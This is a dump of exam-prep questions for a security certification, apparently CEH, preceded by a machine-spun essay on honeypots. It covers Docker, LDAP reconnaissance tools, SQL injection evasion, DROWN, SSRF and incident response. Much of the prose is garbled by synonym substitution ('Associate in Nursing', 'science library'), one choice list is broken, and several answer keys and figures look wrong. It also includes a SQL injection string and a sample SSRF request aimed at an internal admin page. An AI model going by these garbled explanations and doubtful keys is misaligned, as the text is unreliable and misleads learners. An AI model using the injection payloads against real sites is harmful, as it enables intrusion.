A honeypot may be a trap that an IT pro lays for a malicious hacker, hoping that they will interact with it during a way that gives useful intelligence. It's one among the oldest security measures in IT, but beware: luring hackers onto your network, even on an isolated system, are often a dangerous game. honeypot may be a good starting place: A honeypot may be a computer or computing system intended to mimic likely targets of cyberattacks. Often a honeypot are going to be deliberately configured with known vulnerabilities in situation to form a more tempting or obvious target for attackers. A honeypot won't contain production data or participate in legitimate traffic on your network — that's how you'll tell anything happening within it's a results of an attack. If someone's stopping by, they're up to no good. That definition covers a various array of systems, from bare-bones virtual machines that only offer a couple of vulnerable systems to ornately constructed fake networks spanning multiple servers. and therefore the goals of these who build honeypots can vary widely also , starting from defense thorough to academic research. additionally , there's now an entire marketing category of deception technology that, while not meeting the strict definition of a honeypot, is certainly within the same family. But we'll get thereto during a moment. honeypots aim to permit close analysis of how hackers do their dirty work. The team controlling the honeypot can watch the techniques hackers use to infiltrate systems, escalate privileges, and otherwise run amok through target networks. These sorts of honeypots are found out by security companies, academics, and government agencies looking to look at the threat landscape. Their creators could also be curious about learning what kind of attacks are out there, getting details on how specific sorts of attacks work, or maybe trying to lure a specific hackers within the hopes of tracing the attack back to its source. These systems are often inbuilt fully isolated lab environments, which ensures that any breaches don't end in non-honeypot machines falling prey to attacks. Production honeypots, on the opposite hand, are usually deployed in proximity to some organization's production infrastructure, though measures are taken to isolate it the maximum amount as possible. These honeypots often serve both as bait to distract hackers who could also be trying to interrupt into that organization's network, keeping them faraway from valuable data or services; they will also function a canary within the coalpit , indicating that attacks are underway and are a minimum of partially succeeding.

**NEW QUESTION 123**

- (Topic 2)


Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes. Images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

- A. Docker client
- B. Docker objects
- C. Docker daemon
- D. Docker registries

Answer: C

**Explanation:**

Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

### NEW QUESTION 128

- (Topic 2)

Nedved is an IT Security Manager of a bank in his country. One day, he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.

What is the first thing that Nedved needs to do before contacting the incident response team?

- A. Leave it as it is and contact the incident response team right away
- B. Block the connection to the suspicious IP Address from the firewall
- C. Disconnect the email server from the network
- D. Migrate the connection to the backup email server

**Answer: C**

### NEW QUESTION 130

- (Topic 2)

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on the target organization.

What is the tool employed by John to gather information from the LDAP service?

- A. jxplorer
- B. Zabasearch
- C. EarthExplorer
- D. Ike-scan

**Answer: A**

#### Explanation:

JXplorer could be a cross platform LDAP browser and editor. It's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface. It is extremely flexible and can be extended and custom in a very number of the way.

JXplorer is written in java, and also the source code and source code build system are obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.

JX is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.

JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.

JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. It's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HP-UX, AIX, BSD and it should run on any java supporting OS.

### NEW QUESTION 131

- (Topic 2)

Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn't log out from emails or other social media accounts, and etc.

After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons. Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?

- A. Warning to those who write password on a post it note and put it on his/her desk
- B. Developing a strict information security policy
- C. Information security awareness training
- D. Conducting a one to one discussion with the other employees about the importance of information security

**Answer: A**

### NEW QUESTION 135

- (Topic 2)

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 802.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?

- A. MQTT
- B. LPWAN
- C. Zigbee
- D. NB-IoT

**Answer: C**

#### Explanation:

Zigbee could be a wireless technology developed as an open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of 4 GHz, 900 MHz and 868 MHz.

The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003.

The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.

The Zigbee 3.0 Protocol

The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance. Over three hundred leading semiconductor makers, technology

corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.

#### THE ZIGBEE ADVANTAGE

The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.

Zigbee protocol options include:

- ? Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks
- ? Low duty cycle – provides long battery life
- ? Low latency
- ? Direct Sequence unfold Spectrum (DSSS)
- ? Up to 65,000 nodes per network
- ? 128-bit AES encryption for secure information connections
- ? Collision avoidance, retries and acknowledgements

This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.

#### NEW QUESTION 140

- (Topic 2)

Daniel Is a professional hacker who Is attempting to perform an SQL injection attack on a target website. www.movlescope.com. During this process, he encountered an IDS that detects SQL Injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as '?' or '1='1' In any bask injection statement such as "or 1=1." Identify the evasion technique used by Daniel in the above scenario.

- A. Null byte
- B. IP fragmentation
- C. Char encoding
- D. Variation

**Answer: D**

#### Explanation:

One may append the comment `--` operator along with the String for the username and whole avoid executing the password segment of the SQL query. Everything when the `—` operator would be considered as comment and not dead.

To launch such an attack, the value passed for name could be `?'OR '1'='1'?' ; --Statement = 'SELECT * FROM CustomerDB WHERE name = ' + userName + ' AND password = ' + passwd + ' ; --`

Statement = `'SELECT * FROM CustomerDB WHERE name = ' OR '1'='1';-- + ' AND password = ' + passwd + ' ; --`  
 All the records from the customer database would be listed.

Yet, another variation of the SQL Injection Attack can be conducted in dbms systems that allow multiple SQL injection statements. Here, we will also create use of the vulnerability in sure dbms whereby a user provided field isn't strongly used in or isn't checked for sort constraints.

This could take place once a numeric field is to be employed in a SQL statement; but, the programmer makes no checks to validate that the user supplied input is numeric.

Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as '?' or '1='1' in any basic injection statement such as `?'or 1=1'?` or with other accepted SQL comments.

Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as '?' or '1='1' in any basic injection statement such as `?'or 1=1'?` or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values. As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as `'true'` so that any mathematical or string comparison can be used, where the SQL can perform the same.

#### NEW QUESTION 145

- (Topic 2)

in the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

- A. 3.0-6.9
- B. 4.0-6.0
- C. 4.0-6.9
- D. 3.9-6.9

**Answer: C**

#### Explanation:

**CVSS v2.0 Ratings**

**CVSS v3.0 Ratings**

Severity	Base Score Range	Severity	Base Score Range
		None	0.0
Low	0.0-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9
		Critical	9.0-10.0

**NEW QUESTION 146**

- (Topic 2)

You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.

Your peer, Peter Smith who works at the same department disagrees with you.

He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.

What is Peter Smith talking about?

- A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
- B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
- C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
- D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

**Answer:** A

**NEW QUESTION 147**

- (Topic 2)

What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the premiers environment-

- A. VCloud based
- B. Honypot based
- C. Behaviour based
- D. Heuristics based

**Answer:** A

**NEW QUESTION 149**

- (Topic 2)

Samuel a security administrator, is assessing the configuration of a web server. He noticed that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. This vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can be performed by exploiting the above vulnerability?

- A. DROWN attack
- B. Padding oracle attack
- C. Side-channel attack
- D. DUHK attack

**Answer:** A

**Explanation:**

DROWN is a serious vulnerability that affects HTTPS and other services that deem SSL and TLS, some of the essential cryptographic protocols for net security. These protocols allow everyone on the net to browse the net, use email, look on-line, and send instant messages while not third-parties being able to browse the communication.

DROWN allows attackers to break the encryption and read or steal sensitive communications, as well as passwords, credit card numbers, trade secrets, or financial data. At the time of public disclosure on March 2016, our measurements indicated thirty third of all HTTPS servers were vulnerable to the attack. fortuitously, the vulnerability is much less prevalent currently. As of 2019, SSL Labs estimates that one.2% of HTTPS servers are vulnerable.

What will the attackers gain?Any communication between users and the server. This typically includes, however isn't limited to, usernames and passwords, credit card numbers, emails, instant messages, and sensitive documents. under some common scenarios, an attacker can also impersonate a secure web site and intercept or change the content the user sees.


Who is vulnerable?Websites, mail servers, and other TLS-dependent services are in danger for the DROWN attack. At the time of public disclosure, many popular sites were affected. we used Internet-wide scanning to live how many sites are vulnerable:

SSLv2

Vulnerable at Disclosure (March 2016)

HTTPS — Top one million domains	25%
HTTPS — All browser-trusted sites	22%
HTTPS — All sites	33%


Operators of vulnerable servers got to take action. There's nothing practical that browsers or end-users will do on their own to protect against this attack. Is my site vulnerable? Modern servers and shoppers use the TLS encryption protocol. However, because of misconfigurations, several servers also still support SSLv2, a 1990s-era precursor to TLS. This support did not matter in practice, since no up-to-date clients really use SSLv2. Therefore, despite the fact that SSLv2 is thought to be badly insecure, until now, simply supporting SSLv2 wasn't thought of a security problem, as clients never used it. DROWN shows that merely supporting SSLv2 may be a threat to fashionable servers and clients. It modern associate degree attacker to modern fashionable TLS connections between up-to-date clients and servers by sending probes to a server that supports SSLv2 and uses the same private key.



SSLv2  
 ? It allows SSLv2 connections. This is surprisingly common, due to misconfiguration and inappropriate default settings.  
 ? Its private key is used on any other server that allows SSLv2 connections, even for another protocol. Many companies reuse the same certificate and key on their web and email servers, for instance. In this case, if the email server supports SSLv2 and the web server does not, an attacker can take advantage of the email server to break TLS connections to the web server.  
 A server is vulnerable to DROWN if:

**A server is vulnerable to DROWN if:**

It allows both TLS and SSLv2 connections



17% of HTTPS servers still allow SSLv2 connections

It shares a private key (K) with a server that allows SSLv2 connections. Then, if one server allows TLS connections, and one supports SSLv2.



When taking key reuse into account, an additional 16% of HTTPS servers are vulnerable, putting 33% of HTTPS servers at risk

SSLv2  
 How do I protect my server? To protect against DROWN, server operators need to ensure that their private keys software used anywhere with server computer code

that enables SSLv2 connections. This includes net servers, SMTP servers, IMAP and POP servers, and the other software that supports SSL/TLS.

Disabling SSLv2 is difficult and depends on the particular server software. we offer instructions here for many common products:

OpenSSL: OpenSSL may be a science library employed in several server merchandise. For users of OpenSSL, the simplest and recommended solution is to upgrade to a recent OpenSSL version. OpenSSL 1.0.2 users ought to upgrade to 1.0.2g. OpenSSL 1.0.1 users ought to upgrade to one.0.1s. Users of older OpenSSL versions ought to upgrade to either one in every of these versions. (Updated March thirteenth, 16:00 UTC) Microsoft IIS (Windows Server): Support for SSLv2 on the server aspect is enabled by default only on the OS versions that correspond to IIS 7.0 and IIS seven.5, particularly Windows scene, Windows Server 2008, Windows seven and Windows Server 2008R2. This support is disabled within the appropriate SSLv2 subkey for ??Server??. as outlined in KB245030. albeit users haven??t taken the steps to disable SSLv2, the export-grade and 56-bit ciphers that build DROWN possible don??t seem to be supported by default.

Network Security Services (NSS): NSS may be a common science library designed into several server merchandise. NSS versions three.13 (released back in 2012) and higher than ought to have SSLv2 disabled by default. (A little variety of users might have enabled SSLv2 manually and can got to take steps to disable it.) Users of older versions ought to upgrade to a more moderen version. we tend to still advocate checking whether or not your non-public secret is exposed elsewhere

Other affected software and in operation systems:

Instructions and data for: Apache, Postfix, Nginx, Debian, Red Hat

Browsers and other consumers: practical nothing practical that net browsers or different client computer code will do to stop DROWN. only server operators ar ready to take action to guard against the attack.

#### NEW QUESTION 150

- (Topic 2)

is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

- A. Trojan
- B. RootKit
- C. DoS tool
- D. Scanner
- E. Backdoor

**Answer: B**

#### NEW QUESTION 155

- (Topic 2)

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

- A. Factiva
- B. Netcraft
- C. infoga
- D. Zoominfo

**Answer: C**

#### Explanation:

Infoga may be a tool gathering email accounts informations (ip,hostname,country,??) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

#### NEW QUESTION 157

- (Topic 2)

Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms.

What is this document called?

- A. Information Audit Policy (IAP)
- B. Information Security Policy (ISP)
- C. Penetration Testing Policy (PTP)
- D. Company Compliance Policy (CCP)

**Answer: B**

#### NEW QUESTION 159

- (Topic 2)

Richard, an attacker, aimed to hack IoT devices connected to a target network. In this process. Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the IoT network, which repeats the captured signals of the devices. What Is the type of attack performed by Richard In the above scenario?

- A. Side-channel attack
- B. Replay attack
- C. CrypTanalysis attack
- D. Reconnaissance attack

**Answer: B**

#### Explanation:

Replay Attack could be a variety of security attack to the info sent over a network. In this attack, the hacker or a person with unauthorized access, captures the traffic and sends communication to its original destination, acting because the original sender. The receiver feels that it's Associate in Nursing genuine message however it's really the message sent by the aggressor. The most feature of the Replay Attack is that the consumer would receive the message double, thence the name, Replay Attack. Prevention from Replay Attack : 1. Timestamp technique –Prevention from such attackers is feasible, if timestamp is employed at the side of the info. Supposedly, the timestamp on an information is over a precise limit, it may be discarded, and sender may be asked to send the info once more. 2. Session key technique –Another way of hindrance, is by victimisation session key. This key may be used one time (by sender and receiver) per dealing, and can't be reused.

#### NEW QUESTION 163

- (Topic 2)

E-mail scams and mail fraud are regulated by which of the following?

- A. 18 U.S.
- B. pa
- C. 1030 Fraud and Related activity in connection with Computers
- D. 18 U.S.
- E. pa
- F. 1029 Fraud and Related activity in connection with Access Devices
- G. 18 U.S.
- H. pa
- I. 1362 Communication Lines, Stations, or Systems
- J. 18 U.S.
- K. pa
- L. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

**Answer:** A

#### NEW QUESTION 165

- (Topic 2)

Which of the following LM hashes represent a password of less than 8 characters? (Choose two.)

- A. BA810DBA98995F1817306D272A9441BB
- B. 44EFCE164AB921CQAAD3B435B51404EE
- C. 0182BD0BD4444BF836077A718CCDF409
- D. CEC52EB9C8E3455DC2265B23734E0DAC
- E. B757BF5C0D87772FAAD3B435B51404EE
- F. E52CAC67419A9A224A3B108F3FA6CB6D

**Answer:** BE

#### NEW QUESTION 168

- (Topic 2)

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL `https://xyz.com/feed.php?url:externalsile.com/feed/to` to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed in the above scenario?

- A. website defacement
- B. Server-side request forgery (SSRF) attack
- C. Web server misconfiguration
- D. web cache poisoning attack

**Answer:** B

#### Explanation:

Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.

In the preceding example, suppose there's an body interface at the back-end url `https://192.168.0.68/admin`. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:

```
POST /product/stock HTTP/1.0
```

```
Content-Type: application/x-www-form-urlencoded Content-Length: 118 stockApi=http://192.168.0.68/admin
```

#### NEW QUESTION 171

- (Topic 2)

Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

- A. Preparation
- B. Eradication
- C. Incident recording and assignment
- D. Incident triage

**Answer:** D

**Explanation:**

Incident Handling and Response Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack. Steps involved in the IH&R process: 3. Incident Triage - The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited. (P.84/68)

**NEW QUESTION 176**

- (Topic 2)

John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?

- A. Create an incident checklist.
- B. Select someone else to check the procedures.
- C. Increase his technical skills.
- D. Read the incident manual every time it occurs.

**Answer:** C

**NEW QUESTION 181**

- (Topic 2)

What is the main security service a cryptographic hash provides?

- A. Integrity and ease of computation
- B. Message authentication and collision resistance
- C. Integrity and collision resistance
- D. Integrity and computational in-feasibility

**Answer:** D

**NEW QUESTION 185**

- (Topic 2)

In the field of cryptanalysis, what is meant by a "rubber-hose" attack?

- A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
- B. Extraction of cryptographic secrets through coercion or torture.
- C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
- D. A backdoor placed into a cryptographic algorithm by its creator.

**Answer:** B

**NEW QUESTION 187**

- (Topic 2)

What is the first step for a hacker conducting a DNS cache poisoning (DNS spoofing) attack against an organization?

- A. The attacker queries a nameserver using the DNS resolver.
- B. The attacker makes a request to the DNS resolver.
- C. The attacker forges a reply from the DNS resolver.
- D. The attacker uses TCP to poison the DNS resolver.

**Answer:** B

**Explanation:**

[https://ru.wikipedia.org/wiki/DNS\\_spoofing](https://ru.wikipedia.org/wiki/DNS_spoofing)

DNS spoofing is a threat that copies the legitimate server destinations to divert the domain's traffic. Ignorant these attacks, the users are redirected to malicious websites, which results in insensitive and personal data being leaked. It is a method of attack where your DNS server is tricked into saving a fake DNS entry. This will make the DNS server recall a fake site for you, thereby posing a threat to vital information stored on your server or computer.

